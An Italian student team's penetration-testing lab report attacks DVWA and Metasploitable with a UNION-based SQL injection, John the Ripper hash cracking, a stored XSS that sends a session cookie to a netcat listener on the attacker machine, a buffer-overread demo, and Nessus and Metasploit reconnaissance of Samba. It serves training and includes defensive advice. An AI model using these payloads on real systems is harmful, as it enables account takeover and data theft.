

BUILD WEEK GRUPPO "IANNONE LUCA"



- **PREFAZIONE**

[CONFIGURAZIONE IP KALI](#)
[CONFIGURAZIONE IP WINDOWS](#)
[CONFIGURAZIONE IP METASPLOITABLE](#)
[IMPOSTAZIONE LIVELLI DI SICUREZZA DVWA](#)
[VALUTAZIONE DELLE VULNERABILITA'](#)

- **PRIMA GIORNATA**

[SQL INJECTION](#)

- **SECONDA GIORNATA**

[XSS STORED](#)

- **TERZA GIORNATA**

[BUFFER OVER FLOW](#)

- **QUARTA GIORNATA**

[SCANSIONE E ATTACCO KALI VS. METASPLOIT](#)

- **QUINTA GIORNATA**

[SCANSIONE E ATTACCO KALI VS. WINDOWS XP](#)



PREFAZIONE

PIO SRL

TEAM LEADER :

Iannone Luca

COLLABORATORI:

Francesco Pio Scopece

Francesco Perticaroli

Giorgio Ciaschini

Ahmed El Ashri

Marco Fasani





**In questa fase andremo a spiegare come
configurare una macchina a livello e quali
comandi eseguire su alcune di esse da
TERMINALE**

KALI LINUX

Mediante il comando da terminale :

<sudo nano /etc/network/interfaces>

Andiamo a configurare i parametri di rete nel modo riportato nella figura accanto.



N.B

I campi vanno inseriti nel seguente modo

Auto eth0

iface eth0 inet static

Address : "inserire IP da dare alla macchina"
Gateway : "riscrivere ip con il primo indirizzo disponibile"
Network : "indirizzo che identifica la rete in base all'IP che abbiamo impostato"




Successivamente dopo aver impostato la nostra configurazione andremo a salvare le nostre impostazioni premendo i tasti (**ctrl + x**) , quando il terminale ci chiederà di salvare le impostazioni digiteremo (Y) quindi «yes» e successivamente il tasto (INVIO)

```
(kali@kali)-[~]  
$ sudo reboot
```

Dopo aver eseguito i vari comandi citati nelle slide precedenti andremo ad eseguire un riavvio del sistema di **KALI** in modo che le nostre impostazioni vengano caricate. Il comando da eseguire da terminale è il seguente :
< sudo reboot >

WINDOWS



In questa fase andremo a vedere come settare le impostazioni di rete di una macchina WINDOWS

PROCEDIMENTO :

- SELEZIONIAMO la “**LOCAL AREA CONNECTION STATUS**” cliccando sui due computer sulla barra di “**START**”
- CLICCHIAMO SULLE “**PROPERTIES**”
- SELEZIONIAMO “**PROTOCOL TCP/IP**”
- ANDIAMO A MODIFICARLO IN BASE ALLE NOSTRE ESIGENZE

METASPLOITABLE

```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

Read 15 lines 1
G Get Help  W WriteOut  R Read File  V Prev Page  K Cut Text  C Cur Pos
X Exit      J Justify    O Where Is  N Next Page  U UnCut Text  T To Spell
```

I comandi da eseguire sono sulla macchina **META** sono gli stessi che eseguiamo sulla macchina **KALI LINUX**. Quindi li possiamo andare a vedere nelle slide precedenti.

IMPOSTAZIONE LIVELLO SICUREZZA DVWA



Nello svolgimento della nostra build week andremo a settare le impostazioni della “**DVWA**” di metasploitable con un livello di sicurezza “**BASSO**”- “**LOW**”

LA VALUTAZIONE DELLE VULNERABILITÀ DEI SITI WEB:

La valutazione delle vulnerabilità dei siti web è un processo intricato che implica l'analisi di diversi aspetti, tra cui la configurazione del server, il codice sorgente dell'applicazione web e la gestione delle informazioni sensibili. Di seguito, vengono forniti alcuni indicatori comuni che possono segnalare la presenza di vulnerabilità in un sito web.

- Errore di configurazione del server: Una configurazione errata può compromettere informazioni sensibili e renderle accessibili a potenziali attacchi noti. Ad esempio, la visualizzazione dettagliata degli errori potrebbe rivelare informazioni importanti a un utente malintenzionato.
- Test di penetrazione: Un penetration test, condotto da esperti di sicurezza, simula un attacco per identificare e correggere le vulnerabilità. Tuttavia, anche se il sito web supera i test, potrebbe essere ancora vulnerabile ad attacchi simili.
- Scanner di sicurezza automatico: Gli scanner automatici possono rilevare vulnerabilità comuni come SQL injection e cross-site scripting. Tuttavia, possono generare falsi positivi o ignorare vulnerabilità più complesse.
- Vecchia versione del software: L'utilizzo di versioni obsolete del software aumenta il rischio di sfruttare exploit noti. Mantenere aggiornato il software è cruciale per ridurre questo rischio.



La valutazione delle vulnerabilità dei siti web:

- **Codice sorgente non sicuro:** La revisione del codice può rivelare vulnerabilità come la mancata convalida dell'input o la gestione impropria delle sessioni, che possono essere sfruttate dagli aggressori.
- **Mancanza di protezione contro attacchi comuni:** Una difesa inadeguata contro attacchi comuni come **SQL** injection e cross-site scripting indica una vulnerabilità della sicurezza.
- **Violazione dei dati:** Eventuali violazioni passate potrebbero indicare la presenza di vulnerabilità non ancora corrette. Monitorare attività non autorizzate può aiutare a identificare e risolvere i problemi.
- **Nessun SSL/TLS:** La mancanza di crittografia **SSL/TLS** rende il sito vulnerabile agli **attacchi man-in-the-middle**, consentendo agli aggressori di intercettare comunicazioni sensibili.
- **Mancanza di autenticazione e privilegi:** Implementazioni deboli possono consentire a utenti non autorizzati di accedere a risorse sensibili.
- **Monitoraggio di attività sospette:** Monitorare l'attività del sito per individuare modelli o comportamenti insoliti può aiutare a rilevare una possibile violazione della sicurezza.



PRIMA GIORNATA

Il compito della prima giornata è stato
svolto da :
FRANCESCO PERTICAROLI

SQL INJECTION

Il lavoro da svolgere prevede di decriptare l'hash della password di Pablo Picasso che troviamo nella **SQL** injection di **DVWA**.

Il tool di cracking utilizzato è '**John The Ripper**'.

La traccia è la seguente:

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità **SQL** injection presente sulla Web Application **DVWA** per recuperare in chiaro la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).



SVOLGIMENTO DEL LAVORO

La prima azione sarà quella di trovare le password criptate sul sito tramite il comando **“UNION SELECT user, password FROM users #”**.

L'iniezione SQL basata su UNION coinvolge l'uso dell'operatore UNION che combina i risultati di più istruzioni SELECT per recuperare dati da più tabelle come un singolo set di risultati. La query maliziosa con l'operatore UNION può essere inviata al database tramite l'URL del sito web o un campo di input dell'utente.

Trovata la password di Picasso, la copiamo e la salviamo su un file di nome 'PW.txt' .



JOHN THE RIPPER

Sul terminale di Kali Linux utilizziamo il comando di John The Ripper

‘ **john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/PW.txt** ’ e successivamente scriviamo la directory interessata; per decriptare la password dobbiamo inserire il formato md5 che ci servirà per convertirle. Questa funzione prende in input una stringa di lunghezza arbitraria e ne produce in output un'altra a 128 bit.

Per farci mostrare tutto il contenuto usiamo “ **--show --format=raw-md5** ” e vediamo che ci restituirà la password.

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/PW.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
No password hashes left to crack (see FAQ)
```

```
(kali@kali)-[~]  
$ john --show --format=raw-md5 ./Desktop/PW.txt  
?:letmein  
  
1 password hash cracked, 0 left
```


SECONDA GIORNATA

Il compito della seconda giornata
è stato fatto da:
MARCO FASANI

Attacco XSS Stored

- **L'attacco XSS (Cross-Site Scripting) Stored**, o XSS Persistente, è una vulnerabilità della sicurezza delle applicazioni web che consente agli attaccanti di inserire script dannosi all'interno di dati memorizzati sul server e visualizzati su pagine web. Questa forma di attacco colpisce gli utenti quando accedono a pagine web che recuperano dati contaminati dal server, causando l'esecuzione di script malevoli lato client.
- **Gli attacchi XSS persistenti** sono considerati i più pericolosi perché possono essere eseguiti più volte da un gran numero di utenti. Questo li rende particolarmente utili per diffondere malware, rubare dati o eseguire attacchi di phishing.
- **Gli exploit avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.** L'attacco parte effettivamente quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML. Questa categoria prende il nome di persistente in quanto il codice viene eseguito ogni volta che un web browser visita la pagina «infetta». Inoltre, a differenza degli attacchi XSS riflessi che possono essere identificati dai web browser tramite specifici filtri, gli attacchi XSS persistenti non sono identificabili.



Attacco XSS Stored


- **Input utente non validato:** L'attacco inizia quando un'applicazione web accetta dati dagli utenti, come commenti, recensioni, messaggi o altro input inserito attraverso form o altri mezzi interattivi.
- **Inserimento di script malevoli:** Gli attaccanti inseriscono script dannosi, solitamente in linguaggio JavaScript, all'interno di questi dati. Questi script possono essere mascherati in modo da sembrare inoffensivi, ma contengono istruzioni malevoli.
- **Memorizzazione sul server:** Gli input contenenti script malevoli vengono memorizzati sul server, spesso all'interno di un database o di altri sistemi di archiviazione. La persistenza dei dati rende questo tipo di attacco differente da altre forme di **XSS**.
- **Visualizzazione dei dati infetti:** Quando un utente legge o richiede i dati infetti, l'applicazione web restituisce le informazioni salvate, inclusi gli script dannosi, che vengono poi eseguiti lato client dai browser degli utenti.
- **Esecuzione di script dannosi:** Gli script malevoli eseguiti lato client possono sfruttare le sessioni dell'utente, rubare cookie, inviare dati sensibili a un server controllato dall'attaccante o manipolare il contenuto della pagina in modi dannosi



COOKIE

I **cookie** sono piccoli pezzi di dati memorizzati sul lato client (**nel browser**) che contengono informazioni relative a una sessione utente o a preferenze specifiche dell'utente. Sono inviati tra il client (browser dell'utente) e il server web per mantenere uno stato persistente durante le interazioni dell'utente con un'applicazione o un sito web.

Un **cookie** tipico contiene coppie chiave-valore e può includere informazioni come l'**ID** di sessione, preferenze di visualizzazione, o altre informazioni personalizzate. I cookie possono essere sia temporanei (validi solo per la durata della sessione) che persistenti (salvati sul disco rigido del client per un periodo specifico).



Importanza dei Cookie in un Attacco XSS Stored

Accesso alle informazioni di sessione: Gli attaccanti possono sfruttare un attacco XSS Stored per inserire script malevoli che rubano cookie sensibili, come l'ID di sessione. Questo consente loro di impersonare l'utente legittimo e ottenere accesso non autorizzato a un account.

Furto di credenziali: Se l'applicazione web utilizza cookie per memorizzare informazioni di autenticazione, un attacco XSS Stored potrebbe essere utilizzato per rubare le credenziali dell'utente.

Esecuzione di azioni dannose in nome dell'utente: Gli attaccanti potrebbero utilizzare cookie contaminati per eseguire azioni dannose a nome dell'utente autenticato, ad esempio effettuare transazioni non autorizzate o modificare le preferenze dell'account.



L'ATTACCO

Un attacco **XSS** su un web server in ascolto sulla porta **4444**. Viene utilizzato un comando netcat per aprire una connessione in ascolto e catturare una richiesta **HTTP** inviata al server. Lo script inserito nel testo **XSS** è progettato per rubare i cookie della macchina vittima. Il report successivo analizza dettagliatamente la richiesta **HTTP** catturata, indicando il metodo, il percorso, la versione di **HTTP**, l'host, l'agente utente, i tipi di contenuti accettati, la lingua, la codifica, la connessione, il referer e altri dettagli. In sintesi, il report fornisce informazioni dettagliate sulla richiesta inviata, evidenziando il successo dell'attacco **XSS**.

```
(kali@kali)-[~]  
$ nc -l -p 4444  
GET /?cookie=security=low;%20PHPSESSID=84b806957e2d449f73ca072c08dc54d7 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
Upgrade-Insecure-Requests: 1
```

L'ATTACCO

Inserendo lo script come nella figura, possiamo vedere che tutto il traffico della rete verrà inviato non al client (come di consueto) bensì alla nostra macchina Kali (l'attaccante)



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: BW ||
Message:

Name: BW ||
Message:

Name: BW ||
Message:

More info

<http://thehackers.org/0000.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.exploitsecurity.com/xss-csp.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

L'ANALISI PER L'ATTACCO:

Andando ad analizzare il codice sorgente della pagina che stiamo andando ad attaccare notiamo che i commenti non sono “sanitizzati” quindi inserendo un codice malevolo questo verrà eseguito, ma notiamo anche che i caratteri massimi inseribili in un commento sono 50.

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head> ... </head>
  <body class="home">
    <div id="container">
      <div id="header"> ... </div>
      <div id="main_menu"> ... </div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return
            validate_form(this)"> [event]
            <table width="550" cellspacing="1" cellpadding="2"
            border="0">
              <tbody>
                <tr> ... </tr>
                <tr>
                  <td width="100">Message *</td>
                  <textarea name="mtxMessage" cols="50" rows="3"
                  maxlength="50"></textarea>
                </td>
              </tbody>
            </table>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Filter Styles | Layout | Computed | Changes | Compatibility | Fonts

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

L'ANALISI PER L'ATTACCO

Andando ad aggiungere uno "0" (zero), portandolo così a 500 avremo abbastanza caratteri per inviare il nostro codice, in realtà ne bastano molti meno (la lunghezza del nostro script) dopo la modifica si presenterà in questa maniera:

```
Search HTML
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>...</head>
  <body class="home">
    <div id="container">
      <div id="header">...</div>
      <div id="main_menu">...</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return
            validate_form(this)"> [event]
            <table width="550" cellspacing="1" cellpadding="2"
            border="0">
              <tbody>
                <tr>...</tr>
                <tr>
                  <td width="100">Message *</td>
                </td>
                <textarea name="mtxMessage" cols="50" rows="3"
                maxlength="500"></textarea>
            </tbody>
          </table>
        </div>
      </div>
    </div>
  </body>
</html>
```

< body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea >

COME DIFENDERSI

Per prevenire gli attacchi **XSS Stored (Cross-Site Scripting persistente)**, è fondamentale adottare una serie di buone pratiche di sicurezza durante lo sviluppo delle applicazioni web. Di seguito sono elencate alcune misure chiave per prevenire con successo questo tipo di vulnerabilità:

- **Validazione lato server:** Implementare una rigorosa validazione lato server per tutti i dati di input provenienti dagli utenti. Ciò include la verifica della lunghezza, del formato e del tipo dei dati. Non fidarti unicamente della validazione lato client, poiché può essere facilmente aggirata.
- **Sanificazione dei dati di input:** Prima di immagazzinare o visualizzare i dati provenienti dagli utenti, applicare una procedura di sanificazione per rimuovere caratteri pericolosi e codificare in modo corretto i dati. Ciò contribuisce a prevenire l'inserimento di script malevoli all'interno dei dati memorizzati.
- **Utilizzo di Content Security Policy (CSP):** Implementare una CSP per definire le fonti di cui un'applicazione web può caricare risorse, come script, stili e immagini. Una CSP ben configurata aiuta a mitigare il rischio di esecuzione di script non autorizzati.
- **Codifica HTML corretta:** Quando si incorporano dati dinamici nelle pagine web, utilizzare funzioni o librerie di codifica **HTML** appropriate per garantire che i dati siano interpretati come testo e non come script eseguibile. Ad esempio, utilizzare le funzioni di codifica come `htmlspecialchars` in PHP o librerie simili in altri linguaggi.



COME DIFENDERSI

- **Uso di prepared statements e parametri di query:** Nelle interrogazioni al database, evitare la concatenazione di stringhe per costruire le. Invece, utilizzare prepared statements o parametri di query per separare i dati dagli statementquery **SQL** .
- **Aggiornamento regolare dei framework e delle librerie:** Mantenere aggiornati il framework e le librerie utilizzate per lo sviluppo dell'applicazione. Gli aggiornamenti spesso includono correzioni di sicurezza che mitigano le vulnerabilità note.
- **Scansione automatica del codice:** Utilizzare strumenti di scansione automatica del codice per individuare potenziali **vulnerabilità XSS** durante il processo di sviluppo. Questi strumenti possono aiutare a identificare e correggere problemi prima che l'applicazione sia messa in produzione.
- **Formazione degli sviluppatori:** Assicurarsi che gli sviluppatori siano consapevoli delle best practice di sicurezza e siano formati regolarmente su nuovi sviluppi e minacce in materia di sicurezza informatica.



TERZA GIORNATA



BOF

Indice

- Introduzione
- Descrizione del programma
- Riproduzione del programma
 - Codice modificato
 - Conclusioni

INTRODUZIONE

L'esercizio di oggi ci richiede di:

Descrivere il funzionamento del programma prima dell'esecuzione.

Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?

Modificare il programma affinché si verifichi un errore di segmentazione.

DESCRIZIONE DEL PROGRAMMA

Il programma che utilizziamo ci permette di inserire 10 numeri che poi saranno messi in ordine e stampati a schermo.

```
~/Desktop/BOF1.c - Mousepad
File Edit Search View Document Help
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17
18    printf ("Il vettore inserito e':\n");
19    for ( i = 0 ; i < 10 ; i++)
20    {
21        int t= i+1;
22        printf("[%d]: %d", t, vector[i]);
23        printf("\n");
24    }
25
26
27    for (j = 0 ; j < 10 - 1; j++)
28    {
29        for (k = 0 ; k < 10 - j - 1; k++)
30        {
31            if (vector[k] > vector[k+1])
32            {
33                swap_var=vector[k];
34                vector[k]=vector[k+1];
35                vector[k+1]=swap_var;
36            }
37        }
38    }
39
40    printf("Il vettore ordinato e':\n");
41    for (j = 0; j < 10; j++)
42    {
```


RIPRODUZIONE DEL PROGRAMMA

Nella figura a fianco vediamo il codice eseguito in modo corretto.

```
(kali㉿kali)-[~/Desktop]
$ gcc BOF1.c -o BOF4

(kali㉿kali)-[~/Desktop]
$ ./BOF4
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:0
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9
```

CODICE MODIFICATO

Nella figura a destra abbiamo modificato la riga 20 facendo leggere al computer un vettore in modo “infinito”.

```
~/Desktop/BOF1.c - Mousepad
File Edit Search View Document Help
1 #include <stdio.h>
2
3 int main () {
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]: ", c);
15     scanf ("%d", &vector[i]);
16 }
17
18 printf ("Il vettore inserito e':\n");
19 for ( i = 0 ; i ≥ 0; i++)
20 {
21     int t= i+1;
22     printf("[%d]: %d", t, vector[i]);
23     printf("\n");
24 }
25
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+1])
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36             vector[k+1]=swap_var;
37         }
38     }
39 }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0 ; j < 10; j++)
42 {
```

CODICE MODIFICATO

Nella figura a destra dopo che l'abbiamo fatto eseguire notiamo l'errore di “**segmentation fault**”.

```
[2060]: 1030059359  
[2061]: 1831885595  
[2062]: 792551168  
[2063]: 1701670760  
[2064]: 1818323759  
[2065]: 1698967401  
[2066]: 1869900659  
[2067]: 791555952  
[2068]: 843468610  
[2069]: 1110388224  
[2070]: 3294799  
[2071]: 0  
[2072]: 0  
zsh: segmentation fault ./BOF2
```

CONCLUSIONI

Lo scopo complessivo di un attacco di buffer overflow è di sovvertire la funzione di un programma privilegiato in modo che l'attaccante possa prendere il controllo di quel programma, e, se esso è sufficientemente privilegiato, controllare l'*host*.

QUARTA GIORNATA

**LA QUARTA GIORNATA E STATA
ESEGUITA DA**

- **GIORGIO CIASCHINI**
- **AHMED EL ASHIRI**

EXPLOIT DELLA MACCHINA METASPLOITABLE

Utilizzo del tool metasploit

INDICE

- Introduzione
- Scanning con Nessus
- Accensione di Metasploit
- Ricerca con Metasploit
- Esecuzione di Metasploit
- Conclusioni

INTRODUZIONE


Un attacco informatico è poter riuscire ad entrare nel computer o macchina per rubare informazioni sensibili. Per fare questo facciamo riferimento a vulnerabilità che sono presenti. Per trovarle abbiamo utilizzato un tool che si chiama “Nessus”. Successivamente grazie a Kali-linux siamo entrati nella macchina Metasploitable. Tutto questo è potuto avvenire perché eravamo sulla stessa linea. Quindi siamo andati a modificare gli indirizzi delle nostre macchine virtuali. Di seguito troverai i passi effettuati.

SCANNING CON NESSUS

```
(kali@kali)-[~]  
$ sudo systemctl start nessusd.service
```

Per attivare Nessus bisogna prima lanciare il comando da console e poi andare su “https://kali:8834” ed inserire le credenziali di accesso.


Siamo pronti per iniziare.





The screenshot shows a web browser window with the URL `https://kali:8834/#/`. The browser's address bar and tabs are visible at the top. The main content area has a dark blue background. In the center, the Tenable logo is displayed above the text "Nessus Essentials". Below this, there are two white input fields: the first is labeled "Username" with a person icon, and the second is labeled "Password" with a lock icon. Under the "Remember Me" checkbox, there is a teal "Sign In" button. At the bottom of the page, the copyright notice "© 2024 Tenable™, Inc." is visible.

https://kali:8834/#/ 110% ☆

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

 **tenable**
Nessus Essentials

 Username

 Password

☐ Remember Me

© 2024 Tenable™, Inc.

New Scan / Basic Network Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name
Metasploitable Build week 2

Description
scansione della porta 445

Folder
My Scans

Targets
192.168.50.150

SCANNING CON NESSUS

La prima cosa da fare è aprire Nessus e fare uno scanning di rete (basic scan) sulla macchina metasploitable che ha indirizzo ip: 192.168.5.150.

Siamo andati a farlo sulla porta 445 come richiesto.

New Scan / Basic Network Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC

DISCOVERY

- Host Discovery
- Port Scanning
- Service Discovery
- Identity

ASSESSMENT

REPORT

ADVANCED

Ports

- ☐ Consider unscanned ports as closed
When enabled, if a port is not scanned with a selected port scanner (for example, the port falls outside of the specified ranges, the scanner considers it closed).
- Port scan range: 445
Specifies the range of ports to be scanned.

Local Port Enumerators

- ☒ SSH (netstat)

SCANNING CON NESSUS

Dopo aver finito la scansione possiamo controllare quante sono le vulnerabilità e poi andarle a “**fixare**” se richiesto. Noi le abbiamo sfruttate per entrare nella macchina.

metasploitable build week

[◀ Back to My Scans](#)

Configure

Audit Trail

Hosts 1 Vulnerabilities 57 Remediations 2 History 1

Search History



1 History

<input type="checkbox"/> Start Time ▾	Last Scanned	Status
<input type="checkbox"/> Current Today at 6:18 AM	Today at 6:37 AM	✓ Completed ✗

SCANNING CON NESSUS

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

```
Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host
```

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Questa è la vulnerabilità presente sulla macchina Metasploitable che andremo a sfruttare. Un “**Man-in-the middle**” può riuscire a intercettare il traffico ed eseguire comandi da remoto.

[illegible]

Metasploit lo usiamo per penetrare nelle macchine vulnerabili. Da notare che ogni volta che la avviamo il disegno che ci appare è sempre diverso dal precedente avvio. Lo avviamo dalla console di Kali tramite il comando **“msfconsole”**.

Metasploit lo usiamo per penetrare nelle macchine vulnerabili. Da notare che ogni volta che la avviamo il disegno che ci appare è sempre diverso dal precedente avvio. Lo avviamo dalla console di Kali tramite il comando **“msfconsole”**.

RICERCA CON METASPLOIT

Per vedere quale è la vulnerabilità da utilizzare, abbiamo fatto una ricerca all'interno di Metasploit. Abbiamo notato che con solo la parola **"samba"** trovavamo molte vulnerabilità e quindi siamo andati a farla in modo più specifico per la vulnerabilità che ci interessa.

```
msf6 > search samba
```

Matching Modules				
#	Name	Disclosure Date	Rank	Check Des
-	-	-	-	-
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes Cit
1	exploit/windows/license/calliclnt_getconfig	2005-03-02	average	No Com
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes Dis
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No Gro
4	post/linux/gather/enums_configs		normal	No Lin
5	auxiliary/scanner/rsync/modules_list		normal	No Lis
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No MS1
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes Que
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No San
9	exploit/multi/samba/nttrans	2003-04-07	average	No San
10	exploit/linux/samba/setinfoheap	2012-04-10	normal	Yes San
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No San
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes San
13	exploit/linux/samba/chain_reply	2010-06-16	good	No San
